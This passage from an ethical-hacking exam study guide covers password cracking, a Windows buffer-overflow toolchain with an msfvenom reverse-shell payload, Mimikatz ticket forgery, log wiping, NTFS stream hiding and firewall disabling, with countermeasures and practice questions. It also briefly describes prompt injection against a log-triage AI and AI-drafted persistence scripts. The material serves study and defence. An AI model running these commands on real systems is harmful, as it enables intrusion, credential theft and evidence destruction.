Stream Detector	Detects NTFS alternate data streams	Windows	ADS detect
GMER	Detects rootkits and NTFS streams	Windows	rootkit/ADS detect
Tripwire	File integrity monitoring	Cross-platform	integrity checker

4.8 Covering Tracks and Anti-Forensics

Tool	What it does	Type / platform	Exam keyword
auditpol	Enables or disables audit policies	Windows CLI	disable auditing
Clear-EventLog	Clears event logs via PowerShell	PowerShell	clear logs
wevtutil	Clears system/app/security event logs	Windows CLI	wevtutil cl
meterpreter clearev	Wipes Windows logs from a session	Metasploit	clearev
cipher.exe	Overwrites free space to wipe deleted data	Windows CLI	cipher /w
fsutil	Disables NTFS last-access timestamp	Windows CLI	disablelastaccess
powercfg	Disables Windows hibernation	Windows CLI	disable hibernation
nltest	Lists domain trust relationships	Windows CLI	domain_trusts

5. Command Sheet

You have no lab, so the goal here is to read a command and know what it does, what each flag means, and which command to pick for a scenario. Every command from the notes is covered.

5.1 pwdump7 - Extract SAM Hashes

Purpose: dump LM and NTLM hashes of local accounts from the SAM.

Syntax:

```
PwDump7.exe
```

Sample output and how to read it:

```
Administrator:500:E77798478B9BF...:394F8CE6BFDD...:::
Guest:501:AAD3B435B51404EE...:31D6CFE0D16AE...:::
```

- Field 1 = username.
- Field 2 = RID (500 = built-in Administrator, 501 = Guest).
- Field 3 = LM hash (often disabled, shows a constant value).
- Field 4 = NTLM hash (the one you crack with Hashcat/John).

Common mistakes: running it without local admin/SYSTEM (SAM is locked). **Exam asks:** which tool dumps SAM hashes (pwdump7), and that RID 500 is always Administrator.

5.2 John the Ripper - Offline Cracking

Purpose: crack captured hashes using a wordlist, optionally with mangling rules.

Syntax:

```
john --wordlist=<list> --rules --format=<type> <hashfile>
```

Flag table:

Flag	Meaning	When to use
--wordlist=	Dictionary file to try	Dictionary attack
--rules	Apply mangling rules to each word	Rule-based attack
--format=	Hash type (NT, krb5asrep, etc.)	When autodetect is wrong
--stdout	Print candidates instead of cracking	Building a wordlist
--show	Display already-cracked passwords	After a session

Demo commands:

```
john --wordlist=/path/rockyou.txt --rules --stdout > out.txt
john --rules --wordlist=out.txt --format=NT ntlm_hashes.txt
john --wordlist=rockyou.txt hash.txt
```

Sample output and how to read it:

```
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP ...)
hockey           (?)
1g 0:00:00:00 DONE ... 34133p/s
Session completed.
```

- `1g` = one hash guessed (cracked). `hockey` is the recovered password.
- `p/s` = password candidates tried per second.

Common mistakes: wrong `--format` so John refuses the hash; forgetting `--rules` when the password is a simple variant. **Exam asks:** which attack type a wordlist is (dictionary), what `--rules` adds (rule-based mangling), reading the `1g ... DONE` line.

5.3 THC-Hydra - Online Brute Force

Purpose: guess credentials against a live network service.

Syntax:

```
hydra -L <userlist> -P <passlist> <service>://<target>
```

Flag table:

Flag	Meaning	When to use
-L	File of usernames	Have a user list
-l	A single username	Know the username
-P	File of passwords	Have a password list
-p	A single password	Testing one password
-t	Parallel tasks	Lower to 4 for SSH

Demo command:

```
hydra -L usernames.txt -P passwords.txt ssh://10.10.1.9
```

Sample output and how to read it:

```
[DATA] max 16 tasks, 176 login tries (l:16/p:11)
[22][ssh] host: 10.10.1.9  login: user  password: pass
1 of 1 target successfully completed, 1 valid password
```

- The `[22][ssh]` line is a hit: port, service, host, and the valid pair.

Common mistakes: confusing `-L`/`-l` and `-P`/`-p` (capital = file, lower = single); not lowering `-t` for SSH. **Exam asks:** flag meaning, reading the hit line, choosing Hydra for a live service vs John for an offline hash.

5.4 Windows Buffer Overflow Toolchain

Purpose: confirm, measure, and exploit a stack-based overflow in order.

Netcat connect (spiking/confirming the service):

```
nc 10.10.1.11 9999
```

SPIKE spiking a command:

```
generic_send_tcp 10.10.1.11 stats.spk 0 0
```

Find the EIP offset with Metasploit:

```
pattern_create.rb -l 10400
pattern_offset.rb -l 10400 -q 386F4337
# -> Exact match at offset 2003
```

Convert an assembly instruction to opcode:

```
nasm_shell.rb
nasm > JMP ESP
00000000  FFE4   jmp esp
```

Generate shellcode, avoiding bad characters:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 \
    LPORT=4444 EXITFUNC=thread -b "\x00" -f c
```

msfvenom flag table:

Flag	Meaning	When to use
-p	Payload to build	Always
LHOST/LPORT	Callback address and port	Reverse shells
-b	Bad characters to avoid	After step 5 of the walkthrough
-f	Output format (c, exe, py)	Match delivery method
-e	Encoder to use	Evade signatures

Catch the shell:

```
nc -nvlp 4444
```

Common mistakes: forgetting `-b "\x00"` so a null byte truncates the shellcode; wrong little-endian byte order for the JMP ESP address. **Exam asks:** the step order, what pattern_offset.rb returns (the exact offset, 2003), what JMP ESP (FFE4) is for.

5.5 nmap -sV for NFS Discovery

Purpose: detect the NFS service and version on a target.

Syntax and demo:

```
nmap -sV 10.10.1.9
```

Sample output and how to read it:

```
22/tcp   open  ssh      OpenSSH 8.9p1
80/tcp   open  http     Apache httpd 2.4.52
111/tcp  open  rpcbind  2-4 (RPC #100000)
2049/tcp open  nfs_acl  3 (RPC #100227)
```

- `-sV` adds the version column. Port `2049` open with `nfs` confirms NFS is running and worth checking for `no_root_squash`.

Exam asks: NFS default port (2049), what `-sV` adds (service/version detection).

5.6 Meterpreter Privilege and Pivot Commands

Purpose: escalate, identify, route, and forward from a session.

Command	What it does
getsystem	Try built-in privesc (technique 1 = named pipe)

Command	What it does
getuid	Show the current session's user
hashdump	Dump SAM hashes (needs SYSTEM)
clearev	Wipe Windows event logs
route add 10.10.1.0 255.255.255.0 1	Pivot via session 1
portfwd add -l 10080 -p 80 -r 10.10.1.19	Relay a port

Sample output and how to read it:

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- Seeing `NT AUTHORITY\SYSTEM` confirms full escalation.

Exam asks: getsystem's first technique (Named Pipe Impersonation), what route/portfwd do (pivot vs relay).

5.7 PowerUp - Service Misconfiguration Check

Purpose: auto-find Windows privesc paths and print abuse commands.

Syntax and demo:

```
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1; \
Invoke-AllChecks"
```

Sample output and how to read it:

```
ServiceName  : AdobeARMservice
StartName    : LocalSystem
AbuseFunction: Invoke-ServiceAbuse -ServiceName
               'AdobeARMservice'
```

- `StartName: LocalSystem` means a win here gives SYSTEM. The `AbuseFunction` is the ready-made exploit command.

Exam asks: PowerUp runs `Invoke-AllChecks`; `Invoke-ServiceAbuse` abuses a modifiable service.

5.8 Mimikatz Commands

Purpose: dump credentials and forge/abuse Kerberos tickets from memory.

Command	What it does
privilege::debug	Gain the debug right needed first
sekurlsa::logonpasswords	Dump creds/hashes from LSASS memory
sekurlsa::tickets	List Kerberos tickets in memory
kerberos::ptt ticket.kirbi	Pass (inject) a stolen ticket

Command	What it does
misc::skeleton	Plant a Skeleton Key on the DC
kerberos::golden	Forge a Golden or Silver ticket

Sample output and how to read it:

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # misc::skeleton
[KDC] data
[RC4] functions
Injected patch OK
```

- `Privilege '20' OK` means the debug right was obtained (a prerequisite).
- `Injected patch OK` means the Skeleton Key is now live in DC memory.

Common mistakes: running sekurlsa without `privilege::debug` first. **Exam asks:** which Mimikatz command plants a universal password (misc::skeleton), which forges tickets (kerberos::golden).

5.9 Covering Tracks: Auditing and Logs

auditpol - disable then re-enable auditing:

```
auditpol /set /category:"system","account logon" \
    /success:disable /failure:disable
auditpol /get /category:"system","account logon"
```

- `/set ... disable` turns auditing off on entry; attackers re-enable with `/success:enable /failure:enable` on the way out so nothing looks changed.

Clear-EventLog (PowerShell):

```
Clear-EventLog "Windows PowerShell"
Clear-EventLog -LogName Application,System
```

wevtutil (clears specific logs):

```
wevtutil cl System
wevtutil cl Application
wevtutil cl Security
```

Exam asks: auditpol disables/enables auditing; Clear-EventLog, wevtutil, and meterpreter `clearev` all wipe logs.

5.10 Covering Tracks: Securely Deleting and Disabling

cipher.exe - overwrite free space so deleted files cannot be recovered:

```
cipher /w:C:\Test
cipher /w:C
```

fsutil - disable the NTFS last-access timestamp:

```
fsutil behavior set disablelastaccess 1
```

Flush DNS cache (clears browsing traces, Windows / macOS):

```
ipconfig /flushdns
sudo killall -INFO mDNSResponder
```

Exam asks: cipher `/w` wipes free space (not the whole drive); fsutil `disablelastaccess 1` hides when files were read; `ipconfig /flushdns` clears DNS cache evidence.

5.11 NTFS Alternate Data Streams Commands

Purpose: hide a file's data inside another file's hidden stream.

```
type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
mklink backdoor.exe Readme.txt:Trojan.exe
more < C:\LegitFile.txt:SecretFile.txt
notepad myfile.txt:lion.txt
```

- `type ... > file:stream` copies data into a hidden stream; the host file size still reads 0.
- `mklink` makes a runnable link to the hidden stream.
- `more <` or `notepad file:stream` reads the hidden data back.

Exam asks: the `file:stream` syntax, that file size stays 0, and that moving the file to a FAT partition strips the stream.

5.12 Covering BASH Shell Tracks (Linux)

Purpose: erase command-line history evidence.

Command	What it does
export HISTSIZE=0	Stop recording history this session
history -c	Clear the in-memory history
history -w	Write the (now empty) history to disk
shred ~/.bash_history	Overwrite the history file unreadably
cat /dev/null > ~/.bash_history	Empty the history file

Exam asks: `export HISTSIZE=0` disables history; `shred` overwrites it so it cannot be recovered (stronger than simple deletion).

5.13 Linux Post-Exploitation Commands

Command	What it does
find / -perm -4000 2>/dev/null	Find SUID binaries to abuse
sudo -l	List what sudo this user may run
chmod o-w file	Remove others' write access
ps -ef	List processes with PIDs

Command	What it does
mount	Show mounted file systems
route -n	Show routing in numeric form
cat /etc/crontab	Show scheduled cron jobs

Exam asks: `find / -perm -4000` locates SUID-root binaries (a classic Linux privesc hunt); `sudo -l` reveals misconfigured sudo rights.

5.14 Windows Post-Exploitation Commands

Command	What it does
dir /a:h	List hidden files
findstr /E ".txt" > txt.txt	Collect all .txt files
sc queryex type=service state=all	List all services
net start / net stop	Start or stop a service
netsh advfirewall set allprofiles state off	Disable firewall
wmic useraccount get name,sid	List users and their SIDs
wmic /node: process call create	Remote code execution

Exam asks: `netsh advfirewall set allprofiles state off` turns off the firewall for all profiles; `wmic /node:` runs commands on a remote host (lateral movement).

5.15 nltest - Domain Trust Enumeration

Purpose: list a domain's trust relationships before abusing them.

```
nltest /domain_trusts
```

Exam asks: `nltest /domain_trusts` enumerates trusted domains (used in domain-policy and forest attacks).

5.16 Compiling the C Overflow Demos

Purpose: build the sample vulnerable C programs.

```
gcc Stack_BufferOverflow.c
./a.out
# -> Segmentation fault
gcc Heap_Overflow.c
./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
# -> malloc(): corrupted top size / Aborted
```

- `Segmentation fault` here signals stack corruption; `malloc(): corrupted top size` signals heap corruption.

Exam asks: `strcpy()` with no length check causes the overflow; the crash message hints stack vs heap.

6. Ports, Protocols, Standards and Acronyms

6.1 Protocols and Ports

Protocol	Port / layer	Weakness	Related attack / tool
SMB	445 TCP	Relay, hash use	NTLM relay, ntlmrelayx
Kerberos	88 TCP/UDP	Ticket forgery	Golden/Silver ticket
LDAP	389 (636 TLS)	Open enumeration	PowerView, BloodHound
NFS	2049 TCP	no_root_squash	Misconfigured NFS
rpcbind	111 TCP/UDP	Maps RPC services	NFS discovery
SSH	22 TCP	Weak passwords	Hydra, pivoting
HTTP	80 TCP	Cleartext relay	Relaying, reverse HTTP
Telnet	23 TCP	Cleartext creds	Metasploit, sniffing
SNMP	161 UDP	Weak community	Metasploit
RDP	3389 TCP	Guessing, PtH	Lateral movement
WinRM	5985 (5986 TLS)	Remote exec	winrm lateral move
LLMNR	5355 UDP	Spoofed replies	Responder poisoning
NBT-NS	137 UDP	Spoofed replies	Responder poisoning
NetBIOS session	139 TCP	Legacy SMB	Hash capture
mDNS	5353 UDP	Spoofed replies	Responder poisoning
DNS	53 UDP/TCP	Tunneling	DNS covert channel
ICMP	layer 3	Outbound allowed	ICMP tunneling

> **REMEMBER:** The three poisoning protocols Responder abuses are LLMNR, NBT-NS, and mDNS. The three classic covert-channel carriers are DNS, ICMP, and raw TCP header fields.

6.2 Key Standards and Mechanisms

- **SAM (Security Account Manager):** local Windows hash store at C:\Windows\System32\config\SAM.
- **NTDS.dit:** the Active Directory database on a domain controller; holds domain account hashes.
- **LM hash:** oldest Windows hash, case-insensitive, split into two 7-char halves, trivially cracked. Disabled by default on modern Windows.

- **NTLM hash:** MD4 of the password; used in challenge-response and pass-the-hash.
- **NTLMv2:** stronger challenge-response; what Responder captures today.
- **Kerberos:** default domain auth; ticket-based, uses a KDC (AS + TGS).
- **SYSKEY:** feature that encrypts the SAM database.
- **UAC (User Account Control):** prompts before elevation; "Always Notify" is strictest.
- **ASLR:** randomizes module load addresses so hardcoded exploit addresses fail.
- **DEP:** marks data regions non-executable so injected shellcode will not run.
- **DKOM:** Direct Kernel Object Manipulation, how rootkits hide objects.
- **DPAPI:** Windows data-protection API; the DC holds a domain master key.
- **ADCS:** Active Directory Certificate Services; misconfigured templates allow escalation.
- **SUID:** Unix bit that runs a file as its owner (often root); a privesc target.
- **NTFS ADS:** Alternate Data Streams, hidden data forks on NTFS files.

6.3 Acronyms

Acronym	Full form
SAM	Security Account Manager
NTLM	NT LAN Manager
LM	LAN Manager
KDC	Key Distribution Center
AS	Authentication Server
TGS	Ticket Granting Server
TGT	Ticket Granting Ticket
ST	Service Ticket
SPN	Service Principal Name
PtH	Pass-the-Hash
PtT	Pass-the-Ticket
OPtH	Overpass-the-Hash
LLMNR	Link-Local Multicast Name Resolution
NBT-NS	NetBIOS Name Service
mDNS	Multicast DNS
UAC	User Account Control
ASLR	Address Space Layout Randomization
DEP	Data Execution Prevention
ROP	Return-Oriented Programming

Acronym	Full form
JIT	Just-In-Time (compiler)
EIP	Extended Instruction Pointer
ESP	Extended Stack Pointer
EBP	Extended Base Pointer
NOP	No-Operation instruction
DKOM	Direct Kernel Object Manipulation
DPAPI	Data Protection API
ADCS	Active Directory Certificate Services
PKI	Public Key Infrastructure
ACL	Access-Control List
SID	Security Identifier
RID	Relative Identifier
AD	Active Directory
GPO	Group Policy Object
NFS	Network File System
ADS	Alternate Data Streams
WMI	Windows Management Instrumentation
WinRM	Windows Remote Management
SUID	Set User ID
DNA	Distributed Network Attack
WES-NG	Windows Exploit Suggester Next Generation
EDR	Endpoint Detection and Response

7. Attack vs Countermeasure and Look-alike Comparisons

7.1 Attack vs Countermeasure

Attack	Primary countermeasure
SAM hash dumping	SYSKEY, limit local admin, Credential Guard
Dictionary / brute force	Long random passwords, account lockout
Pass-the-Hash	Credential Guard, LAPS, least privilege
Pass-the-Ticket	Credential Guard, short ticket lifetime
LLMNR/NBT-NS poisoning	Disable LLMNR/NBT-NS, require SMB signing
NTLM relay	SMB signing, EPA, disable NTLM
AS-REP roasting	Require Kerberos pre-authentication

Attack	Primary countermeasure
Kerberoasting	Strong service passwords, gMSA
Golden Ticket	Rotate krbtgt twice, limit DC access
Silver Ticket	Rotate service account passwords, gMSA
Skeleton Key	Credential Guard, monitor LSASS patching
DCSync replication	Restrict replication rights, monitor DRS
Buffer overflow	Bounds checking, DEP, ASLR, canaries
ROP	ASLR, Control Flow Integrity
Heap / JIT spraying	ASLR, DEP, browser JIT hardening
DLL / Dylib hijacking	Fully qualified paths, write-protect dirs
Named pipe impersonation	Least-privilege services, patching
Spectre / Meltdown	CPU microcode, OS mitigations, KPTI
Unquoted service path	Quote paths, lock service permissions
Misconfigured NFS	Use root_squash, restrict export IPs
UAC bypass	Set UAC to Always Notify, limit admins
ADCS template abuse	Audit templates, restrict enrollment
Rootkit	HVCI, driver signing, trusted-boot scan
NTFS ADS hiding	Move to FAT, Stream Detector, antivirus
Steganography exfiltration	Steganalysis at DLP gateway, re-encode
Keyloggers	On-screen keyboard, HIDS, password manager
Log clearing	Remote log server, append-only logs
Covert channels	Egress filtering, inspect outbound traffic

7.2 Look-alike Pairs

- **SAM vs NTDS.dit:** SAM holds local account hashes; NTDS.dit holds domain account hashes on the DC. Scenario says "domain" -> NTDS.dit.
- **LM vs NTLM hash:** LM is older, weaker, case-insensitive, split in two; NTLM is MD4. "Case-insensitive, two 7-char halves" -> LM.
- **NTLM vs Kerberos:** NTLM is challenge-response fallback; Kerberos is the ticket-based default. "Tickets, KDC, TGT" -> Kerberos.
- **Pass-the-Hash vs Pass-the-Ticket:** PtH reuses an NTLM hash; PtT reuses a stolen Kerberos ticket. "Ticket from memory" -> PtT.
- **Pass-the-Ticket vs Overpass-the-Hash:** PtT replays an existing ticket; OPtH uses a hash to request a new ticket. "Converts hash to ticket" -> OPtH.
- **Golden vs Silver Ticket:** Golden forges a TGT with the krbtgt hash (whole domain); Silver forges a TGS with one service hash (one service). "krbtgt" -> Golden.

- **AS-REP roasting vs Kerberoasting:** AS-REP needs no credentials and targets pre-auth-disabled accounts; Kerberoasting needs a valid account and targets SPN service accounts. "No credentials needed" -> AS-REP.
- **Active online vs Passive online:** active talks to the target now; passive only listens. "Sniffing, replay" -> passive.
- **Stack vs Heap overflow:** stack is fixed/LIFO, target = return address/EIP; heap is dynamic, target = pointers/metadata, less predictable. "EIP, return address" -> stack.
- **Encoder vs Encryptor vs Packer:** encoder dodges signatures; encryption hides meaning; packer compresses/obfuscates an exe. "Evade antivirus signature" -> encoder.
- **NOP sled vs Encoder:** NOP sled is padding for overflow alignment; encoder is evasion. "Blocks out buffers" -> NOP.
- **Encoder vs Evasion module:** encoder scrambles payload bytes; evasion changes broader behavior to dodge AV/IDS/EDR. "antivirus_disable module" -> evasion.
- **DLL vs Dylib hijacking:** DLL is Windows; dylib is macOS. "dylib, /System/Library" -> macOS dylib hijacking.
- **Pivoting vs Relaying:** pivoting routes new attacks through a compromised host; relaying forwards access to a specific service. "route add" -> pivot; "portfwd add" -> relay.
- **DEP vs ASLR:** DEP stops executing data; ASLR randomizes addresses. "Non-executable memory" -> DEP.
- **Spectre vs Meltdown:** Spectre reads memory it lacks access to (even via JS); Meltdown forces reading kernel/physical memory. "JavaScript in a browser" -> Spectre.
- **Steganography vs Encryption:** steg hides that data exists; encryption hides meaning but is visibly present. "Looks like a normal photo" -> steganography.
- **Skeleton Key vs Golden Ticket:** Skeleton Key is a memory-resident universal password (dies on reboot); Golden Ticket is a forged TGT (survives until krbtgt reset). "Survives reboot" -> Golden Ticket.

8. Exam Cheat Sheet

8.1 Keyword -> Answer

If the question says	Think
Extracts LM/NTLM from SAM	pwdump7
Creds and tickets from memory	Mimikatz
Graph theory, shortest path to DA	BloodHound
Get-NetUser, Get-DomainPolicy	PowerView
systeminfo to suggested exploits	WES-NG

If the question says	Think
Invoke-AllChecks	PowerUp
Misconfigured ADCS template	Certipy
Poisons LLMNR/NBT-NS	Responder
Relays NTLM live to a target	ntlmrelayx
No credentials, pre-auth disabled	AS-REP roasting
Needs valid account, SPN accounts	Kerberoasting
Forge TGT with krbtgt hash	Golden Ticket
Forge TGS with service hash	Silver Ticket
Universal password, dies on reboot	Skeleton Key
Replication rights to pull hashes	DCSync replication
Shift key 5 times -> SYSTEM shell	Sticky Keys backdoor
WMI event filter + consumer	WMI persistence / PowerLurk
Hash to request a new ticket	Overpass-the-Hash
Overwrites EIP / return address	Stack-based overflow
Overwrites heap pointers/metadata	Heap-based overflow
Chains gadgets ending in RET	ROP
Fills heap with shellcode copies	Heap spraying
Abuses browser JIT compiler	JIT spraying
App loads attacker DLL by name	DLL hijacking
macOS library hijack	Dylib hijacking
getsystem technique 1	Named Pipe Impersonation
CPU speculative execution flaw	Spectre / Meltdown
Unquoted path with spaces	Unquoted service path
no_root_squash	Misconfigured NFS
fodhelper / eventvwr / comhijack	UAC bypass
Hides file, size stays 0	NTFS ADS
Hides data in whitespace	Snow
Detects steg in PNG/BMP	zsteg
Disable then re-enable auditing	auditpol
Overwrite free space to wipe	cipher /w
DNS queries carry stolen data	DNS tunneling
ICMP echo carries TCP payload	ICMP tunneling

8.2 Must-Memorize Lists

- **Four password-attack types:** Non-electronic, Active online, Passive online, Offline.
- **Five Metasploit exploit steps:** Configure, Verify options, Select target, Select payload, Launch.
- **Seven Metasploit module types:** Exploit, Payload, Auxiliary, NOPS, Encoder, Evasion, Post.
- **Seven buffer-overflow steps:** Spike, Fuzz, Offset, Overwrite EIP, Bad chars, Right module, Shellcode (then gain access).
- **Seven vulnerability-exploitation steps:** Identify, Risk, Capability, Develop, Delivery method, Payload, Remote access.
- **Six covering-tracks techniques:** Disable auditing, Clear logs, Manipulate logs, Cover network/OS tracks, Delete/hide artifacts, Disable Windows functionality.
- **Six domain-dominance paths:** RCE, Abuse DPAPI, Malicious replication, Skeleton Key, Golden Ticket, Silver Ticket.
- **Ten anti-forensics techniques:** Data/file deletion, Password protection, Steganography, Data hiding in file-system structures, Trail obfuscation, Artifact wiping, Overwriting data/metadata, Minimizing footprint, Program packers, Access anonymization.
- **Twelve steganography cover media:** Image, Document, Folder, Video, Audio, Web, Spam/Email, Natural Text, Hidden OS, White Space, C++ Source-Code, Compressed Data.

8.3 Numbers and Defaults

- RID 500 = Administrator, RID 501 = Guest.
- SMB 445, Kerberos 88, LDAP 389 (636 TLS), NFS 2049, rpcbind 111.
- SSH 22, HTTP 80, Telnet 23, SNMP 161, RDP 3389, WinRM 5985/5986.
- LLMNR 5355/UDP, NBT-NS 137/UDP, mDNS 5353/UDP, DNS 53.
- Password change policy recommended at 30 days.
- JMP ESP opcode = FFE4.
- Example offset in the walkthrough = 2003 bytes.
- krbtgt must be reset twice to fully kill a Golden Ticket.
- SDProp refreshes AdminSDHolder roughly every 60 minutes.

8.4 "Pick the BEST Option" Rules

- Scenario has the attacker already holding a hash file and cracking it alone, offline -> it is an **offline** attack; the best defense is strong hashing and salting, not account lockout.
- Scenario has the attacker actively guessing against a live login -> **active online**; best defense is **account lockout**.

- Scenario needs full domain control forever -> **Golden Ticket** (not Silver, which is one service).
- Scenario needs quiet access to one service without touching the DC -> **Silver Ticket**.
- Scenario: a cleaned-up Domain Admin keeps regaining rights -> check **AdminSDHolder** (SDProp re-applies it).
- Scenario: payload keeps returning after reboot, no Startup folder or Run key -> **WMI event subscription**.
- "Best next step" right after getting a low-priv shell -> enumerate for privilege escalation (PowerUp / WES-NG), not immediately clear logs.
- "Best next step" right before leaving -> cover tracks (disable/re-enable auditing, clear logs) last, after maintaining access.
- Two tools both "work": pick by *phase and scope*. Hydra for a live service; John/Hashcat for an offline hash dump.
- UAC bypass question: remember the account must already be a local admin; UAC is not a user-to-admin boundary.

9. Practice Questions

These are original practice questions written for this guide. They are not real exam questions. The answer and explanation sit directly below each question.

Q1. An attacker has local administrator access on a Windows 11 workstation and wants to extract the LM and NTLM hashes of every local account from the SAM database. Which tool is the BEST fit?

- A. BloodHound
- B. pwdump7
- C. Responder
- D. Certipy

Answer: B. pwdump7 extracts LM and NTLM hashes directly from the local SAM database.

- A is wrong: BloodHound graphs AD relationships, it does not dump local hashes.
- C is wrong: Responder poisons name-resolution broadcasts to capture hashes over the network, not from the local SAM.
- D is wrong: Certipy abuses ADCS certificate templates.

Q2. A penetration tester captures an NTLMv2 hash after a workstation mistyped a share name and broadcast a request that the tester's machine answered. Which attack did the tester perform?

- A. Pass-the-Hash
- B. LLMNR/NBT-NS poisoning
- C. Golden Ticket
- D. Kerberoasting

Answer: B. Answering spoofed LLMNR/NBT-NS broadcasts to capture NTLMv2 hashes is LLMNR/NBT-NS poisoning, typically done with Responder.

- A is wrong: Pass-the-Hash reuses an already-stolen hash to authenticate, it does not capture one from a broadcast.
- C is wrong: Golden Ticket forges a TGT using the krbtgt hash.
- D is wrong: Kerberoasting targets SPN service accounts and needs a valid domain account first.

Q3. Which type of password attack is being described: an attacker copies the target's hash file and cracks it later on his own GPU rig at a different location, never contacting the target again?

- A. Active online attack
- B. Passive online attack
- C. Offline attack
- D. Non-electronic attack

Answer: C. Copying the hash file and cracking it elsewhere with no further contact is the definition of an offline attack.

- A is wrong: active online requires talking to the live target.
- B is wrong: passive online means sniffing the target's live traffic.
- D is wrong: non-electronic means shoulder surfing, dumpster diving, or social engineering.

Q4. A tester runs the command below. What does the `--rules` flag do?

```
john --rules --wordlist=out.txt --format=NT hashes.txt
```

- A. Sets the hash type to NTLM
- B. Applies mangling rules to each wordlist entry
- C. Limits cracking to 4 threads
- D. Prints candidates instead of cracking

Answer: B. `--rules` tells John the Ripper to apply mangling rules (case changes, appended digits, substitutions) to each wordlist word, which is a rule-based attack.

- A is wrong: `--format=NT` sets the hash type.
- C is wrong: John does not use `--rules` for thread count.
- D is wrong: `--stdout` prints candidates instead of cracking.

Q5. During a buffer overflow exercise, after sending a cyclic pattern the attacker reads the value `386F4337` in EIP. Which Metasploit tool turns that value into the exact offset?

- A. msfvenom
- B. pattern_offset.rb
- C. nasm_shell.rb
- D. mona.py

Answer: B. pattern_offset.rb takes the 4 bytes found in EIP and reports the exact byte offset where EIP was overwritten (for example, offset 2003).

- A is wrong: msfvenom generates shellcode.
- C is wrong: nasm_shell.rb converts assembly to opcodes (for example JMP ESP to FFE4).
- D is wrong: mona.py finds modules lacking memory protection.

Q6. Put the Windows buffer overflow steps in the correct order: (1) Identify bad characters, (2) Perform spiking, (3) Overwrite the EIP register, (4) Identify the offset, (5) Perform fuzzing.

- A. 2, 5, 4, 3, 1
- B. 5, 2, 4, 1, 3
- C. 2, 4, 5, 3, 1
- D. 5, 4, 2, 1, 3

Answer: A. The order is Spike (2), Fuzz (5), find the Offset (4), Overwrite EIP (3), then Identify bad characters (1), followed later by finding the right module and generating shellcode.

- B, C, D all break the spike-then-fuzz-then-offset sequence.

Q7. An attacker steals the krbtgt account password hash and forges a Ticket Granting Ticket for a fabricated Domain Admin, gaining control over the entire Active Directory. Which attack is this?

- A. Silver Ticket
- B. Golden Ticket
- C. Pass-the-Ticket
- D. AS-REP roasting

Answer: B. Forging a TGT using the krbtgt hash to control the whole domain is a Golden Ticket attack.

- A is wrong: Silver Ticket forges a TGS for one specific service using that service account's hash.
- C is wrong: Pass-the-Ticket reuses an already-issued ticket, it does not forge one from krbtgt.
- D is wrong: AS-REP roasting cracks tickets of pre-auth-disabled accounts.

Q8. A defender finds that a Domain Admin-equivalent account they cleaned up keeps regaining full control rights about once an hour, even though they removed the permissions directly from the account. What should they investigate?

- A. The krbtgt account password
- B. The AdminSDHolder object
- C. The Guest account RID
- D. The NFS export configuration

Answer: B. AdminSDHolder's ACL is re-applied to protected accounts roughly every 60 minutes by SDProp. If an attacker poisoned AdminSDHolder, cleaning individual accounts will not stop the rights from returning.

- A is wrong: a krbtgt issue relates to Golden Tickets, not hourly re-granted ACLs.
- C is wrong: RIDs identify accounts, they do not re-grant rights.
- D is wrong: NFS is unrelated to AD ACL propagation.

Q9. Which NFS misconfiguration lets a remote attacker's root user act as root on the NFS server, enabling privilege escalation?

- A. root_squash
- B. no_root_squash
- C. all_squash
- D. read-only export

Answer: B. `no_root_squash` tells the server to trust a remote root as root locally, which attackers exploit to gain root-level access.

- A is wrong: root_squash is the safe setting that maps remote root down to an unprivileged account.
- C is wrong: all_squash maps every user to anonymous, reducing (not increasing) privilege.
- D is wrong: a read-only export limits writing, it does not grant root.

Q10. An attacker generates shellcode with msfvenom and must avoid a null byte that would truncate the payload. Which flag specifies bad characters to exclude?

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 \
    LPORT=4444 -b "\x00" -f c
```

- A. -p
- B. -f
- C. -b
- D. -e

Answer: C. `-b` lists the bad characters to avoid, such as the null byte `\x00`.

- A is wrong: `-p` sets the payload.
- B is wrong: `-f` sets the output format (c here).
- D is wrong: `-e` forces an encoder.

Q11. A red teamer wants an AI assistant to speed up post-exploitation on a Windows host. Which use is the MOST appropriate AI angle for this module?

- A. Asking the AI to physically plug in a hardware keylogger
- B. Asking the AI to summarize WES-NG output and draft a PowerShell persistence script for review
- C. Asking the AI to disable the laptop's CPU
- D. Asking the AI to guess the BIOS password by sound

Answer: B. Generative AI realistically helps by summarizing tool output (like WES-NG's missing patches) and drafting scripts that the operator then reviews and adapts.

- A is wrong: a hardware keylogger needs physical placement, not an AI.
- C and D describe actions AI cannot perform and that make no sense here.

Q12. A SOC uses an AI assistant that reads raw log text to triage alerts. An attacker embeds crafted text in a log field so the assistant follows the attacker's instructions instead of analyzing the log. What is this attack on the AI system called?

- A. Data poisoning
- B. Prompt injection
- C. Model theft
- D. Adversarial image

Answer: B. Feeding malicious instructions through data the model ingests, to hijack its behavior, is prompt injection (a top OWASP risk for LLM applications).

- A is wrong: data poisoning corrupts the training data, not a live prompt.
- C is wrong: model theft steals the model itself.
- D is wrong: adversarial images target image classifiers, not text log triage.

Q13. An attacker hides a 2 MB Trojan inside a Readme.txt file using NTFS so that Readme.txt still reports a size of 0 bytes. Which feature enables this, and which defense removes it most simply?

- A. Password salting; change the password
- B. NTFS Alternate Data Streams; move the file to a FAT partition
- C. DEP; enable ASLR
- D. Kerberos; reset krbtgt

Answer: B. NTFS Alternate Data Streams hide data in a secondary stream (`Readme.txt:Trojan.exe`); FAT does not support streams, so moving the file there strips the hidden data.

- A, C, D are unrelated to hiding data in NTFS streams.

Q14. Which Metasploit module type performs port scanning or denial of service and does NOT require delivering a payload?

- A. Exploit module
- B. Payload module
- C. Auxiliary module
- D. Encoder module

Answer: C. Auxiliary modules perform one-off actions such as scanning, DoS, and fuzzing, and run with `run` or `exploit` without a payload.

- A is wrong: exploit modules deliver an attack and usually pair with a payload.
- B is wrong: a payload is the code that runs after a successful exploit.
- D is wrong: encoders disguise payloads to evade signatures.

Q15. An attacker on a compromised DMZ web server runs `route add 10.10.1.0 255.255.255.0 1` in Metasploit, then scans and exploits internal hosts that have no direct internet route. What technique is this?

- A. Relaying
- B. Pivoting
- C. Heap spraying
- D. Overpass-the-Hash

